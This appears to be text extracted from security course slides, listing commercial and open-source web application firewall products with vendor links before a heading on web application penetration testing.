



Vega
<http://www.subgraph.com>

Web Application Firewall: dotDefender



- dotDefender is a software based Web Application Firewall
- It complements the network firewall, IPS and other network-based Internet security products
- It inspects the HTTP/HTTPS traffic for suspicious behavior
- It detects and blocks SQL injection attacks





<http://www.aplicure.com>

Web Application Firewall ServerDefender VP



ServerDefender VP
Web application
firewall is designed
to provide security
against web
attacks



Web Application Firewall



Radware's AppWall
<http://www.radware.com>



ThreatSentry
<http://www.privacyware.com>



QualysGuard WAF
<http://www.qualys.com>



ThreatRadar
<http://www.imperva.com>



ModSecurity
<http://www.modsecurity.org>



Barracuda Web Application Firewall
<https://www.barracuda.com>



SteelApp Web App Firewall
<http://www.riverbed.com>



IBM Security AppScan
<http://www.ibm.com>




Trustwave Web Application Firewall
<https://www.trustwave.com>



Cyberoam's Web Application Firewall
<http://www.cyberoam.com>


Module Flow



Web Application Pen Testing

